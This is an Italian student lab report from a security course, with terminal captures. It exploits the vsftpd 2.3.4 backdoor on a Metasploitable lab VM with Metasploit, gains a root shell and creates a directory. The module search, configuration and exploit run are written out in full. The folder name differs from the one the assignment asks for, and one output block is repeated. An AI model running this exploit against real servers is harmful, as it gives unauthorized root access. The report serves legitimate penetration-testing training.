
ESERCITAZIONE W15D4



EPICODE

Esercizio
Traccia

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:


Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24.**

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


3

1) Ho avviato MFSCONSOLE su kali




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

2) Ho cercato l’exploit che mi serviva e di seguito ho configurato RHOSTS e la porta




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Chec
k  Description
   -  ----                                  ---------------  ----       ----
-  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
   VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
   VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use ex
ploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
```




```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
                                       st:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit
                                       .com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149/24
RHOSTS => 192.168.1.149/24
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

3) Avvio l’exploit e faccio un ifconfig per confermare il successo dell’attacco.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39575 → 192.168.1.149:6200) at 2024-0
3-22 14:30:47 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:96:7a:21
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe96:7a21/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7305 (7.1 KB)  TX bytes:10025 (9.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:49369 (48.2 KB)  TX bytes:49369 (48.2 KB)

█
```

4) Infine creo una cartella e la visualizzo sulla macchina Metasploitable



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39575 → 192.168.1.149:6200) at 2024-0
3-22 14:30:47 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:96:7a:21
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe96:7a21/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7305 (7.1 KB)  TX bytes:10025 (9.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:49369 (48.2 KB)  TX bytes:49369 (48.2 KB)

sudo su
mkdir /cartella_test
```



```
          collisions:0 txqueuelen:0
          RX bytes:43237 (42.2 KB)  TX bytes:43237 (42.2 KB)

msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin            cdrom  home        lib         mnt        proc  srv  usr
boot           dev    initrd      lost+found  nohup.out  root  sys  var
cartella_test  etc    initrd.img  media       opt        sbin  tmp  vmlinuz
msfadmin@metasploitable:/$
```